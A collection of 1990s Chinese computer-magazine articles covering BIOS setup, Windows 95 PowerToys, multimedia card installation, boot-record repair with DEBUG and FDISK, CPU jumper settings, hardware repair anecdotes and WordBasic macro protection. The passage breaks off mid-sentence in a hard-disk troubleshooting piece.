我的一位大学同学，在考公务员进入省经委后，花了1.3万元，为自己配置了一台COMPAQ586多媒体计算机，CPU为P5/100，内存8MB，1.2GB的硬盘，四速光驱、声卡、影卡。虽装入了PWIN95但未有其它更多的应用程序。问他主要用来做什么时，他说："通过电影卡来看VCD，在PWIN95下玩'红心大战'"。用来专玩"红心大战"的Windows95，让人悲伤！又问还有没有其它用途时，言目前尚未有。又问，为什么COMPAQ P5/100的配置下，还用电影卡？言"这样才能看VCD嘛"。P5/100的配置，不用软件解压，却再配置电影卡，这是很多熟悉计算机性能的人所不愿再花的钱。

无独有偶，我从事建材装饰的一位同事，为公司购置一台586微机，主要用来处理日常办公的文件和从事建筑、装饰的AUTOCAD图纸设计。机型配置为主频P5/133，内存32MB，硬盘1.6GB，光驱，高密双软驱，EPSON MJ-1500K A3幅面彩喷。原先装入的软件是：DOS下的WPS(UCDOS3.1中带的)用来排版打字，AUTOCAD12.0加华教HJCAD用来画工程图纸，在英文WIN3.1中，装入中文之星2.0，为的是使用其中的五笔字型和轻松表格。最后，在一位内行的指点下，在Windows下装入了Photoshop3.0、Photostyle2.0、CorelDraw5.0，用于打印装修设计平面效果图，同时装入了Word、Excel等应用软件，并把UCDOS下不易使用和排版的WPS，换成了WPSNT1.2软汉字版本。后来，在公司领导的要求下，机子又一次到位，升级到PWIN95，装入了Office7.0中文版及其它应用软件。但时隔不久，AUTOCAD(V13.0)由于不会使用也不习惯，而首先删除了。接着没过几天又不得不将系统从PWIN95全面(包括应用软件)降级到PWIN3.2。原因很简单，因为公司中两位使用计算机的小姐除了五笔字型输入法以外，不会使用其它输入法，也表示学不会其它输入法。中文之星2.0+中的五笔字型，在Excel、Word下输入的文字数据，显示得出，打印不出，当然这主要是2.0+是FOR英文Windows95的，在PWIN95下就不行了，由此造成公司急需的文件只有拿到楼下别人开设的打字复印店去打印。经过如此的两三次后，于是公司总经理不得不为"照顾"二位小姐使用五笔字型的习惯，将系统全面降级到WIN32下，并通过挂接CSTAR2.0+，却只是为了使用其中的五笔字型，不能不让人深思——假如开发商已经配置了照顾大部分已熟练使用五笔字型输入法的用户；假如用户除了五笔字型输入法外，还能尽快学会并熟练使用其它输入法，PWIN95也许已经装入了大部分高配置的微机中了。

从以上两种资源浪费情况来看：尽快提高用户对计算机软硬件知识的了解，全面普及计算机新知识，尤其是用户对新软件使用的知识，充分发挥微机的硬件资源，已势在必行。

今天，随着电脑软硬件的飞速发展，除了电脑软硬件厂商更好地使自己的产品满足市场、满足用户的需求，为用户提供更多的方便外，而做为用户，首要的和迫切的，恐怕不是再按步就班地使用自己已掌握的东西，而是要不断地更新知识，提高技术水平和素质。面对"汽车"与"自行车"的选择，我们不能因为"自行车"简单、易学、易用，而放弃掌握驾驶"汽车"的机会。在不断冲击和改变我们生活的信息时代面前，我们谁都希望发挥投资设备的最大价值，可是光认识和拥有高配置硬件，不提高用户使用的水平和层次，最大限度地发挥微机的性能也就变成了一句空话。我们在要求软硬件供应商开发更好的产品时，是否也应该问一问我们自己，难道还能按步就班、固步自封只拥有已有的知识吗？在飞速发展的电脑时代中，我们还能拒绝多久才又不得不去掌握那些我们本该尽早、尽快掌握的新东西呢？我们购买高配置的计算机难道真的就仅仅是为了3年内不过时吗？3年内又真的能不过时吗？

□江苏　王庆庆



★有张有弛，方为文武之道；

★盲目冲动的开始永远续着失望的句号；

★电脑由硬件和软件组成，成功的购买者都应该明白——软件的准备（知识）至少同硬件的准备(金钱)一样重要；

★电脑是如此的稚嫩，请让一切不良的信息走开，不要让黄色淫秽侵染她那颗纯洁的芯；

★君子不饮盗泉之水，面对"盗版"，电脑也真是难以下咽；

★仅就装饰作用而言，买一台电脑远不如买一只花瓶合算；

★杀鸡焉用牛刀，家用电脑与家用电器不应简单地划上等号；

★不干不净，吃了得病，为电脑的健康，请对她的'食品'消毒；

★持币等待，你付出的是知识、能力及机遇，也会收获到降价的喜悦；

★一份付出一份收获，便宜的果子并不味美；

★一味地攻关游戏，命运也会和你展开游戏；一味地V-C-D，命运也会对你说："对不起，老弟。"而一味地埋首卡拉OK，命运只能耸耸肩说声："I am sorry."

AWARD BIOS 设置

□河北　赵群

BIOS 是英文 Basic Input/Output System（基本输入/输出系统）的缩写。它固化在主板的 ROM 中，由一块锂电池供电，不受主机电源的控制。它起着软件与硬件的接口和控制作用，管理着电脑所有的硬件。Award BIOS 程序是近年来广为流行的一种 BIOS 程序，特别是 1996 年 8 月以后推出的版本还具有 CD-ROM 启动、支持 EIDE/ATAPI 外存储器、支持 USB 串行接口等功能，因而被许多主板所采用。

正确设置 BIOS 才能使电脑正常工作或在高性能状态下工作，而错误的 BIOS 设置会导致系统工作不正常或性能得不到很好的发挥。虽然主板说明书中有对 BIOS 设置的介绍，但大部分说明书都是英文，即使是中文，一般的电脑爱好者也难以搞懂那些非常专业的电脑术语。本文通过对用于中菱 ATC—2000 主板的 Award Modular V4.51PG 版 BIOS 设置介绍，使大家对较新版本 BIOS 的设置有一个比较深的了解，便于大家正确设置 BIOS。

一、进入 BIOS 设置程序

在开机自检过程中当屏幕出现"Press 'DEL' to Enter SETUP"时按下 DEL 键，即进入 BIOS 设置程序主菜单，见右表。

ROM PCI/ISA BIOS (2A59FA29)
CMOS SETUP UTILITY
（BIOS 设置程序主菜单）

STANDARD CMOS SETUP（标准 CMOS 设置）	INTEGRATED PERIPHERALS（主板集成的外部设备）
BIOS FEATURES SETUP（BIOS 特性设置）	PASSWARD SETTING（口令设置）
CHIPSET FEATURES SETUP（芯片集特性设置）	IDE HDD DETECTION（IDE 硬盘自动检测）
POWER MANAGEMENT SETUP（电源管理设置）	SAVE & EXIT SETUP（存储设置并退出）
PNP/PCI CONFIGURATION（PNP/PCI 配置）	EXIT WITHOUT SAVING（不存储设置并退出）
LOAD BIOS DEFAULTS（装载 BIOS 默认值）	
ESC：QUIT（退出） F10：Save & Exit SETUP（存储设置退出）	↑↓→←：Select Item（选择项目） (SHIFT)F2：Change Color（改变颜色）
Time（时间），Date（日期），Hard Disk Type（硬盘类型）……	

用方向键选中需要设置的项目然后回车，即进入需要设置的子目录。

二、标准 CMOS 设置

标准 CMOS 设置子菜单如下。

ROM PCI/ISA BIOS (2A59FA29) STANDARD CMOS SETUP
（标准 CMOS 设置）

DATE(MM:DD:YY)：WED, April 23 1997　（日期（月：日：年）：星期三，4 月 23 日 1997 年）
TIME(HH:MM:SS)：13:37:14　（时间（小时：分钟：秒）：13 点 37 分 14 秒）

HARD DISK（硬盘）	TYPE（类型）	SIZE（容量）	CYLS（柱面）	HEAD（磁头）	PRECOMP（预补偿值）	LANDZ（触盘区）	SECTOR（扇区）	MODE（模式）
Primary Master：（第一主接口）：	User（用户）	1282	621	64	0	2484	63	LBA
Primary Slave：（第一辅接口）：	None（没有）	0	0	0	0	0	0	……
Secondary Master：（第二主接口）：	Auto（自动）	0	0	0	0	0	0	AUTO
Secondary Slave：（第二辅接口）：	None（没有）	0	0	0	0	0	0	……

（续前页表）

Drive A : 1.44MB, 3.5 in. （驱动器 A:1.44MB,3.5 英寸） Drive B : None （驱动器 B:无） Video : EGA/VGA （显示模式:EGA/VGA） Halt On : All Errors （停止运行于:所有错误）	Base Memory （基本内存）:640KB Extended Memory （扩展内存）:15360KB Other Memory （其它内存）:384KB Total Memory （全部内存）:16384KB
ESC : Quit(退出)　　↑↓→← : Select Item(选择项目)　　PU/PD/+/- : Modify(修改参数) F1 : Help(帮助)　　(SHIFT) F2 : Change Color(改变颜色)	

1.Date(mm:dd:yy)日期(月:日:年)　用方向键选中要修改的项目,用键盘上的数字键输入正确的日期。

2.Time(hh:mm:ss)时间(小时:分钟:秒)　用方向键选中要修改的项目,用键盘上的数字键输入正确的时间。

3.HARD DISK(硬盘)　在类型(TYPE)项目下BIOS中存有45个预定义的硬盘型号,以及"AUTO"、"USER"、"NONE"三种选择。如果你的硬盘在这45种之中,你可以选择一种合适的类型。如果你的硬盘不在这45种之中,你可以在"TYPE"项目下输入"USER",手工定义你的硬盘型号。如果你不知道硬盘型号,你可以在BIOS主菜单中选择"IDE HDD AUTO DETECTION"项由BIOS自动检测并设置硬盘类型(该项操作在以后介绍)。当然你也可以设置为:"AUTO",在电脑启动时自动设置硬盘参数,只不过启动时间要有所延长。对于未安装硬盘或CD-ROM的第一辅、第二主/辅接口一律设置为"NONE",否则电脑可能会停止在自检阶段,不能正常启动。如果你的系统中安装有CD-ROM,最好将其接在主板的第二IDE接口的主通道上。其它硬盘参数依照硬盘说明书设置。

在硬盘模式(MODE)项目下有四个选项:"AUTO"(自动)、"NORMAL"(普通)、"LARGE"(大)、"LBA"(逻辑块寻址)。如果选择"AUTO",BIOS将自动检测硬盘模式并设置。如果硬盘容量小于528MB,选用"NORMAL"模式,如果硬盘容量大于528MB,选用"LBA"模式,如果硬盘容量大于528MB,但又不支持"LBA"则选用"LARGE"模式。大多数大于528MB的硬盘都应设置为"LBA"模式。

注意:如果你将硬盘模式设置为"NORMAL",即使你安装了大于528MB的硬盘,也只能格式化到528MB。

4.Drive A/B(驱动器 A/B)　BIOS允许系统安装两个软驱,每个软驱可以是下表中五种类型中的一个。

目前五英寸软驱即将淘汰,大部分586电脑上装的都是3.5英寸、1.44MB的软驱。你可以根据自己的实际情况选择一个合适的类型,如果你的电脑上只装有一个软驱,请将另一个软驱设置为"None"。

360KB, 5.25in	5.25英寸, PC型, 360KB容量
1.2MB, 5.25in	5.25英寸, AT型, 1.2MB容量
720KB, 3.5in	3.5英寸, 双面, 720KB容量
1.44MB, 3.5in	3.5英寸, 双面, 1.44MB容量
2.88MB, 3.5in	3.5英寸, 双面, 2.88MB容量

5.Video(显示模式)　在该项目下有四种选择:

EGA/VGA——增强图形适配器/视频图像阵列

CGA 40——彩色图像适配器,40列模式

CGA 80——彩色图像适配器,80列模式

MONO——单显适配器

MONO模式和CGA 40模式已经淘汰了,CGA 80模式也很少用,大部分PC用户的显示系统都是SVGA模式,所以应选用EGA/VGA模式,而且这种模式也是BIOS的默认值。

6.Halt On(终止运行)　这个项目决定电脑在启动过程发现硬件或软件错误是否停机。它有如下五种选项,你可以根据自己的需要进行设置,见下表。

No Errors(无错误)	系统检测到任何错误都不停机。
All Errors(所有错误)	无论检测到何种非致命错误,系统都停机并给出提示。
All, But Keyboard(除键盘外的所有错误)	除了键盘出现错误不停机外,遇到其它任何错误都停机。
All, But Diskette(除磁盘外的所有错误)	除了磁盘出现错误不停机外,遇到其它任何错误都停机。
All, But Disk/Key(除磁盘和键盘外的所有错误)	除了磁盘和键盘出现错误不停机外,遇到其它任何错误都停机。

为了让你能及时发现电脑故障,建议选择"All Errors"。

7.Memory(内存)　在内存表里显示的是由BIOS检测到的内存值。

8.操作方法　用方向键将光标置于你要修改的项目上,然后用"Page Up"、"Page Down"或"+"、"-"键进行修改,修改确认无误后按"ESC"键退出,回到主菜单。

（待续）



Windows95中避繁就简的小工具

□北京　徐江伟

五一放假期间，我曾到几个同学家串门。看过他们使用 Windows95 后，我有这样一种感想，那就是：他们乐此不疲地在为一个又一个本可以避免的操作而忙碌着。为什么这么说呢？原因如下：

首先，红透半边天的 Windows95 的 BUG 之多是出了名的，因此造成了部分操作较为繁琐。早在半年前，微软就发布了 Windows95 的 Update version、Powerkernel Kit 和 Powertoy Kit，使 Windows95 较为完善。其中以 Powertoy Kit 最为惹眼（在国外红得发紫）。Powertoy 是一种 UI Enhancements（User Interface Enhancements，用户界面增强工具集）。Update version、Powerkernel 和 Powertoy 是免费的！可以在 Microsoft 的 WWW 主页上下载，除了 Update version 是 1MB 多以外，其他的都只有 200KB 左右，不会浪费太多网上时间。若不喜欢大杂烩，还可以挑肥拣瘦（选择下载）。它包含了近十个精悍、强大的小工具，让你的操作如行云流水一般。但在任何软件商店是看不见它们的，微软只是在 BBSes、on－line services 和 WWW 上发布了它们。而 BBSes、on－line services 的费用太高，且国内朋友较少使用，因此大多数是经由 WWW 下载的。但由于种种原因，国内的电脑爱好者间的交流甚少，因此听说过 Powertoy 的人很少，使用过的人就更少了。

现将 Powertoy 小工具集介绍如下：

有条件的朋友可以按下面的网址 Download：

“http://www.microsoft.com/windows/software.htm”。别忘了，把它们当作小礼物送给你周围的朋友！

下载的自解压缩文件为 powertoy.exe。按以下步骤安装：在 DOS 下执行此文件。在文件夹中用鼠标右键单击 install.inf 文件，在弹出的快显菜单中选中“安装”，于是 powertoy 开始自动安装，最后需要重新启动机器。

让我们来看一看 Windows95 有什么新变化。打开控制面板，多了一个 Tweak UI，是不是？有了它，你可以更轻松的调节鼠标灵敏度、窗口的动画效果、声音、文档模板和启动参数等等，一共 11 项内容。譬如，如果你和我一样讨厌快捷方式图标左下角的小箭头，甚至想换一个自己喜爱的图案，则都可以在 Tweak UI 中的 Explorer 页上得以解决。再来看看关于鼠标的右键。用右键单击任一文件夹，看一看，是不是多了三项 Explore from here、Command prompt here 和 Contens？把鼠标移过去看一看它们是作什么用的。对了，别忘了再看一下‘发送’里的内容有什么新变化。即使在微软的一大堆 .CAB 压缩文件里查找所需的文件也是小事一桩，仍是用右键轻轻一点。相信当你看完之后，激动的心情久久会难以平息。

Powertoy 还带有几个不需要安装的小程序：

Quickres.exe 会给你一个惊喜。在执行它后，当你改变桌面的配置（像素、颜色）时，不再需要重新启动机器。只需用鼠标单击开始菜单条右边的显示器图标，然后在弹出的菜单中选择所需的配置即可。在这过程中，桌面上的图标仍旧会按比例摆放，十分整齐。

Xmouse.exe 则赋予鼠标更多的动作。执行后，打开控制面板，会发现多了一个程序项——一个大大的红色的 X。用右键单击，然后在弹出的菜单进行配置，选中 Bringwindow to top 这一项。Xmouse 到底有什么用呢？打开两个窗口，让它们部分重叠，用鼠标在窗口间移动，奇迹便发生了。其他的秘密等着你去发现。

而 Flexicd　（命令行操作 CD）、clock（小时钟）、tapitna（电话拨号）等其它小工具也是妙趣横生，clipbk 还会让你见到久违了的剪贴板，不妨一试。

Kerneltoy 的诞生还有些戏剧性。当 Windows95 的 Shellteam 开发小组在数小时之内（据微软的内部新闻）完成的 Powertoy 取得巨大成功后，Kernelteam 小组十分嫉妒，也赶制了 Kerneltoy（别看时间紧，质量还是有保障的）。下载后的文件是 krnltoy.exe，安装方法与 Powertoy 大体相同，在此不再赘述。

Update version（Service Pack 1）在下载时要小心，版本要一致（即中文版 95 要使用中文升级版—为了安全起见）。

总之，凡事总要讲究效率，避免不必要的浪费。现儿今，时间、金钱对于每个人都很重要，因此我们应想尽一切办法，提高工作效率。同时，我真诚希望我们每一个电脑爱好者能以《电脑爱好者》等报刊媒介为桥梁，充分交流经验和感想，早日建成中国的 TechWeb。

微机升级多媒体的调试

□山东　沈红军

多媒体电脑集声、光、电于一体，集学习、工作、娱乐于一身。日前越来越多的用户选购多媒体，还有许多已购置了486、586微机的用户需升级为多媒体。下面向您介绍几点有关多媒体调试的经验。

一、硬件配置

配置一台多媒体电脑对硬件的最低要求是：CPU486SX 25MHz以上，内存4MB以上，16位声卡，SVGA显示器，倍速光驱，80MB以上硬盘，101键盘，鼠标，解压卡(可选)。

二、声卡的调试

首先关闭主机及外设电源，打开机箱盖板，选一个空闲的ISA插槽，将声卡插好，固定。将音箱的连线插入声卡的Speaker插口，声卡上的音频接线一头插入CD－ROM的音频口，盖好机箱，系统加电。然后将声卡自带的驱动程序放入A驱，启动Windows 3.2，从程序管理器的文件菜单中，选择运行，并在命令行中键入A：SETUP，安装程序提示用户输入目录名，选择口地址、中断号、DMA通道口等，此时均选缺省值即可，Autoexec.bat自动更新，然后在程序管理器的控制面板中，选新增将(MIDI)CD AUDIO程序加入，安装完成。在Windows 3.2下，出现声音播放图标AL-SRACK，用鼠标点击，即可播放CD唱盘。

三、解压卡的调试

首先切断计算机主机及外设电源，将解压卡插入一空闲的ISA插槽，固定，用VGA特征线将解压卡与显示卡连接，盖好机箱，加电，将解压卡的自带驱动程序放入A驱，启动Windows 3.2，从程序管理器的文件菜单中，选择运行，并在命令行中键入A：SETUP，安装过程提示输入目录名，选择地址、中断号、DMA通道号，仍然选择默认值。安装过程中更新Autoexec.bat及Config.sys文件，完成后，出现播放图标，此时，将一张VCD光盘放入光驱，试运行，如果播放正常，那你很幸运，一次调试成功。若不成功，可以打开HARDWARE图标，将DMA、IRQ地址重新设置。此时，你可使用NORTON8.0来检测发生冲突的中断号、地址和DMA通道，然后修改解压卡的这些配置即可。

四、内存的优化

在VCD播放过程中，若出现图像不连续等现象，可以在CONFIG.SYS文件中试使用下列命令：

```
DEVICE＝C：\DOS\HIMEM.SYS
DEVICE＝C：\DOS\EMM386.EXE
DOS＝HIGH，UMB
```

五、软解压

播放VCD除了加装解压卡外，还可以采用软解压方式，这种方法，无须打开机箱，价格便宜，但对硬件要求高。CPU Pentium 90MHz以上，显示卡带1MB以上缓存，才能达到正常解压速度。另外，光驱、硬盘要分别用一根电缆，否则会产生冲突，图像不能正常播放。

硬盘不能自举故障检修一例

□北京　蔡红梅

机型：486 兼容笔记本

故障现象：硬盘无法启动，屏幕显示出错信息：

Non-System disk or disk error

Replace and press any key when ready

用软盘启动，计算机不识别软盘驱动器。

故障分析：初步判断可能是由于病毒造成该计算机引导记录被破坏，使计算机无法正常启动；不识别软盘驱动器，可能是 CMOS 设置中将计算机的启动顺序设置为"C：，A："。重新启动该计算机，并按 DEL 键进入 CMOS 设置，查看系统启动顺序果然是"C：，A："，将此参数改为"A：，C："后，再次用软盘启动该计算机成功。

为了确定该计算机是否被病毒感染，首先使用 KILL77 杀毒软件检查硬盘未发现病毒。然后使用 DOS 系统盘中的 DEBUG 命令来读取硬盘主引导记录，其方法是：

```
A：\>debug
-A 100
-XXXX：0100 MOV AX，0201    ；读一个扇区
            MOV CX，0001    ；内存缓冲区首址
            MOV BX，0200    ；读 0 道 1 扇区
            MOV DX，0080    ；读物理 C 盘
            INT 13          ；调用中断
-XXXX：010E INT 3           ；中断
-G=100                      ；执行读操作
-D 200 3FF                  ；显示主引导记录内容
```

根据显示的主引导记录内容，发现主引导记录已被改写，恢复主引导记录的方法很多，这里介绍一种最为简便的方法之一，即用 DOS 系统盘中的 FDISK 命令来恢复主引导记录，其方法是：

A：\>FDISK/MBR

再使用上述方法来检查主引导记录发现主引导记录恢复正常。然后再用 DOS 系统盘中的 SYS 命令将系统文件传送到硬盘中，其方法是：

A:\>SYS C：

重新用硬盘启动该计算机，启动成功，故障排除。

注意：所使用的 DOS 系统盘一定要与硬盘上的 DOS 系统版本一致。

慎用大硬盘管理程序

□北京　王力燕

EZ 大硬盘管理程序是 Seagate 公司提供的一种在 DOS 下可以使用超过 528MB 的硬盘管理程序，它为 486/VESA 总线的机型使用大硬盘开辟了新篇章。但是在使用中一定要小心，本人就曾因使用不慎，三次使硬盘无法恢复，致使重做硬盘。

首先，在使用 EZ 大硬盘管理程序之前，应先运行 EZ-Help. exe 程序，认真读取帮助信息。在使用了 EZ 大硬盘管理程序对硬盘进行分区后，要重新启动计算机。这是 EZ 在安装时修改 boot 记录，它告诉计算机到哪去找 EZ - Drive 安装程序并把这些信息存于内存中。

其次，不要轻易杀病毒。因为杀毒软件会将存于内存中的 EZ 信息当做病毒一起杀掉，致使计算机无法启动。这时如用软盘启动也找不到硬盘，道理前面已讲过。补救办法是用 EZ 提供的 EZ/MBR 命令，将新的 EZ-Drive boot 码拷入你的硬盘(但是，EZ 没有提供如何保存你的 EZ-Drive boot 码方法)。然后重新启动计算机。然而本人使用 EZ/MBR 命令后，并没有使计算机获得新生，原因是没有备份的 EZ-Drive boot 码存在。

再次，由于一般我们在 BIOS 中设置读盘优先权时为先 A 驱，再 C 驱。因此由于误操作，将非系统盘插入 A 驱进行启动时，有可能造成 EZ-Drive boot 码的错误写入，致使硬盘无法启动。

因此建议使用 EZ 大硬盘管理程序的用户：

(1)将 BIOS 中设置读盘优先权改为先 C 驱，以免误读 A 盘。

(2)对所有新用软盘，先查毒再使用，使病毒不能轻易侵入你的计算机。

(3)慎用杀毒软件，以免将你的 EZ-Drive boot 码一起杀掉。

(4)寻找备份 EZ-Drive boot 码的方法。

用CDUTIL录制VCD片断

□江苏　许统林

在金山影霸Ⅱ中提供了一个将VCD拷贝到硬盘的实用程序VCDCOPY，以达到高速回放及保存的目的，但它只能从头拷贝DAT文件。而用CDUTIL则能拷贝其中的片断，它有一个CDUMP. EXE程序，可将CDROM中的内容以文件的形式拷贝出来，其用法如下：

CDUMP [-r] start_sector number_of_sectors [Filename][Device]

其中：

-r　表示以原始数据的形式拷贝

start_sector　起始扇区号

number_of_sector　欲拷贝的扇区数

Filename　输出文件名，缺省为IMAGE. CD

Device　CDROM设备名，缺省为ONIDE001，或CDROM盘符，缺省为F:

我们知道，根据ISO 9660标准，CDROM每秒为75个扇区(每分钟4500个扇区)，每个扇区为2048字节，这样只要我们确定下要拷贝的起始时间T1及持续时间T2，根据下面的公式即可算出起始扇区号S和扇区数N：

S = T1 * 4500, N = T2 * 4500

例如，需拷贝VCD中10分钟开始的2分钟内容到硬盘文件VCD1. DAT，设CDROM盘符为E，则：

CDUMP -R 45000 9000 VCD1. DAT E:

[注意]

1. 一定要加上-r参数，否则拷出的文件无用。

2. VCD盘的内容实际上并不是从扇区0开始，因此可在计算出起始扇区数上加上1000左右，但一般影响不大。

3. 文件的后缀名为DAT或MPG均可。

4. 拷贝出的文件比2048 * N要大一些，请注意硬盘空间。

5. 本方法经试验对卡拉OK盘无效，此时VCD-COPY似乎是最佳选择。

Soft Menu使用及CPU跳线技巧

□杭州　王仙平

Soft Menu译为软菜单，以修改BIOS形式代替CPU硬跳线，台湾升技(Abit)推出的最新Pentium主板即有此功能，类似联想公司QDI主板的SPEED EASY功能，本文就升技主板说明SOFT MENU的用法：

将CPU插入主板，无需跳线，开机后，按Del进入BIOS后，其菜单第一项即为SOFT Menu，按回车进入即可设置。

1. CPU牌号，有Intel、Cyrix、AMD等，为自动检测，不能修改。

2. CPU主频，有75、90、100、120、133、150、166、200，甚至可自定义CPU频率，只要选取所需的频率即可配合各种各样的CPU，一般非Remark的CPU均可跳频使用，如奔腾133CPU可跳至166使用，利用这一项功能可检测Remark CPU，假133一般为100或120所Remark，一般跳至166后即会死机。而正宗的Pentium133 CPU跳至166不会有问题。Cyrix CPU133 + 可跳至166 + 使用，而Remark的133 + CPU一跳至166 +，几分钟即会死机。

在CPU主频下有TURBO功能选项，可禁用或不禁用。

3. 电压选择，可选择双电压或单电压，双电压可选择IO电压和CPU核心电压。单电压有3. 38、3. 60、3. 52v项，双电压IO电压有3. 30、3. 52、3. 38v，核心电压有2. 50、2. 93、2. 80、2. 78v。不能自定义，除非CPU有特别指明，一般情况下均可从低电压跳起，若出现频繁死机，再往高一级跳。这里有一点需指明，若CPU为跳频使用，应选可用的最低电压，以减少跳频带来的发热问题。尤其是Cyrix CPU，若要跳频使用，一定要选用原装风扇，及主板上带双风扇保证散热。在升技板上跳频使用Cyrix CPU并无问题。此项功能可真正支持MMX CPU。MMX CPU为双电压，核心一般选2. 80，IO电压选3. 30。

4. 总线频率为自行适配，有50、55、60、66、75。可适配各种CPU，如Cyrix 200 +。

SOFT MENU功能十分实用、方便，开创了CPU跳线之先河，而在成本上并无增加，必将是今后的普及方向。

换只小弹簧 解决大问题

□江西 罗洪

本人于 1995 年底给自己的 386DX/40 兼容机加装了 Acer 525E 倍速光驱、声卡及解压卡，着实过了一把多媒体瘾。

可惜好景不长，不久在执行光驱开门操作时，有光盘在里面时能够打开，而无光盘时则打不开，打不开时可听到卸载电机动作的声音，要在按下开关键后立即压一下光驱门才能打开；同时在执行关门动作时无光盘时可正常执行，而有光盘时有时不能顺利进行，须用手轻托一下托盘才能收进，我一直将就着用。一段时间后又发现光驱读盘速度变慢，并出现部分文件读出错、部分光盘不可读等故障，自认为是由于灰尘附着在激光头表面，致使激光束聚焦不良或到达光盘表面的激光强度下降，用清洗盘清洗后故障依旧。前几天在执行读光盘操作时，所有光盘信息均不能读出，屏幕显示 CDR101: Not ready reading drive E，About Retry Fail?等信息，但加载光驱过程中并不报错。

小心谨慎地将光驱拆开，加电观察，发现光盘在加载完成后未开始转动。通过查资料知道了正常光驱的加/卸载动作过程 收到加载指令后，加/卸载电机得电逆时针旋转，并通过电机轴与靠轮的摩擦将作用传递到带有行程开关的大齿轮，使其旋转。大齿轮的旋转依次实现三种功能：①通过光盘托盘侧边的齿牙带动该托盘，将光盘收进。②通过大齿轮中部导轨将激光头组件上翻，将光盘托起。此时激光头组件上的磁铁与光盘上定位铁片吸合，将光盘固定悬于二者之间以备检索。③行程开关到位接通，向控制机构传递加载完毕信号，使加载电机失电停转，光盘驱动电机及寻道步进电机得电旋转，加载动作即全部完成。卸载过程与加载过程相逆。由此可知，加/卸载过程的任何环节出现问题均会导致加/卸载失败。

通过观察，发现光驱在加载过程中第二种功能没有实现，光盘没被托起悬空旋转，所以检索不到任何信息，用手转动大齿轮能使光盘托起，这说明使大齿轮转动的力量不足，齿轮转动是通过电机轴与靠轮的磨擦作用传递的，而电机轴是直接与靠轮上的橡胶圈接触。开始分析可能是由于橡胶圈老化而导致摩擦力下降，无法有效地将加/ 卸载电机的旋转传递至大齿轮。但仔细查看靠轮上的橡胶圈还蛮新并未老化，随意用手指按了一下靠轮可以压下去，发现它具有弹性，灵机一想可能是由于弹簧的弹性不足了，立即拆下电机，将靠轮拿起，取出一只小弹簧，找到一老式汽油打火机，取出一根弹簧，剪下比光驱上小弹簧长约 2mm 的一截，放入原小弹簧处装好一试，无光盘时光驱门能打开了，有光盘时执行关门动作也很顺利，光盘收进后随即被托起旋转，执行读光盘操作后信息一下子就可读出，所有问题都迎刃而解。这真是 换只小弹簧，解决大问题。相信其它光驱遇到此类问题也可用同样的方法处理好。 ◈

快速重启计算机

□云南 周光跃

现在很多计算机上都安装了各种需求不同的应用程序，为了运行他们，用户不得不为他的计算机系统配置不同的启动菜单，但从一个系统到另一个的转换最快的方法也必须经过热启动才能完成，而热启动时计算机又要进行必要的系统自检，这必然影响到用户的使用。能不能找个方法跳过计算机的系统自检而加快计算机启动的过程呢？回答是肯定的。

首先我们看一下计算机的启动过程 开机、系统自检、DOS 自举和执行 CONFIG. SYS、AUTOEXEC. BAT 里面的命令。

知道了这个过程，我们就可以很方便地用软件的方法直接进行 DOS 的自举而加快计算机的启动过程。

用 DEBUG 命令完成下列操作：

```
C: \DOS DEBUG RB. COM          生成 RB. COM 文件
 – A 100
XXXX: 0100 INT 19              调用 DOS 自检程序
XXXX: 0102    其中 XXXX 在不同的计算机上可能不一样
 – R CX
CX 0000
: 2               输入文件长度为 2 字节
 – W              存盘
 – Q              退出 DEBUG
```

以后用户只要在 DOS 提示符下键入 RB 即可完成计算机的启动，从而跳过计算机的系统自检，加快了计算机的启动过程。 ◈

中文 WORD 7.0 宏代码的保护

□山东　许振华

在中文 WORD 7.0 中，用户可以编写自己的宏放在 NORMAL 通用模板中（也可放在其它模板），但在“工具”菜单下的“宏”命令中，别人可以打开你编写的宏，能阅读宏代码，也有可能修改它。如果你不想提供源代码（特别是作为商品软件出售时），就需要将宏进行加密保护，使其只能执行，不能被阅读和修改代码。本文提供一个宏，用此宏可以对需要保护的宏进行加密处理。

要对宏进行加密处理，关键是通过 WordBasic 提供的 MacroCopy 函数对宏进行加密复制。MacroCopy 函数的用法说明如下：

MacroCopy [模板 1:]宏名 1, [模板 2:]宏名 2，[ExecuteOnly]

功能：把一个宏从一个模板复制到另一个模板。

参数说明：[模板 1:] 宏名 1—源宏所在模板及宏的名字，[模板 2:] 宏名 2—目标宏所在模板及宏的名字，注意：模板 1 和模板 2 在进行操作之前都要打开，如果模板名中不包含扩展文件名，则赋予 .DOT。当然，模板 1 和模板 2 可以是同一个模板，宏名也可以相同。ExecuteOnly— 如果非零，则对目标宏进行加密处理，这就是我们需要的功能。这个操作不能逆转，最好在第一次执行时，做一份宏的备份。如果为零，则正常复制。

宏程序代码及注释如下：

```
Sub MAIN
Begin Dialog UserDialog 350, 150, "加密拷贝宏"
    Text 10, 20, 150, 12, "请输入源模板及宏名:"
    TextBox 10, 40, 300, 20, .TextBox1, 1
    Text 10, 70, 150, 12, "请输入目标模板及宏名:"
    TextBox 10, 90, 300, 20, .TextBox2, 1
    OKButton 30, 115, 90, 21
    CancelButton 150, 115, 90, 21
End Dialog
Dim dlg As UserDialog
Dialog dlg
en = IsExecuteOnly(dlg.textbox1) '检查宏是否已加密
If en = - 1 Then '若已加密则正常复制
MacroCopy dlg.textbox1, dlg.textbox2, 0
Else '没加密则进行加密复制
MacroCopy dlg.textbox1, dlg.textbox2, 1
End If
End Sub
```



一例 win95 不能安装的硬盘故障

□杭州　王仙平

一般情况下，WIN95 在安装时将首先检测硬盘是否有介质问题，若无再行安装，但不幸的是负责该功能的 SCANDISK 并不尽如人意。笔者在日前安装一台兼容机时（Pentium75，富士通 1.2MB 硬盘，海洋主板，SONY 光驱），在将硬盘进行分区、高级格式化后，运行 WIN95 安装，每次均在准备第一次运行 WIN95 时死机。反复格式化硬盘再安装，故障现象一致，故怀疑是有病毒存在，于是用光盘启动后再行光盘安装，但是仍然在这一处死机，因而排除了病毒的可能。继续检查原因，发现 WIN95 在运行 CONFIG.SYS 时执行到 HIMEM.SYS 即死机，而跳过 CONFIG 用 SAFE 模式运行，却能进入 WIN95，所以怀疑内存条有问题或有硬件冲突，但用替换法也排除了这两种可能。那么会是什么问题?试着将该硬盘换于另一计算机中进行 WIN95 安装，发现仍然死在这一地方，这一下终于明白问题原来在硬盘上。于是运行主板低级格式化程序，运行硬盘介质检验，却没发现介质问题。因为问题必是在硬盘上，所以决定对其进行低级格式化，终于发现硬盘在格式化到第 201 柱面上时进行特别慢，一直到 210 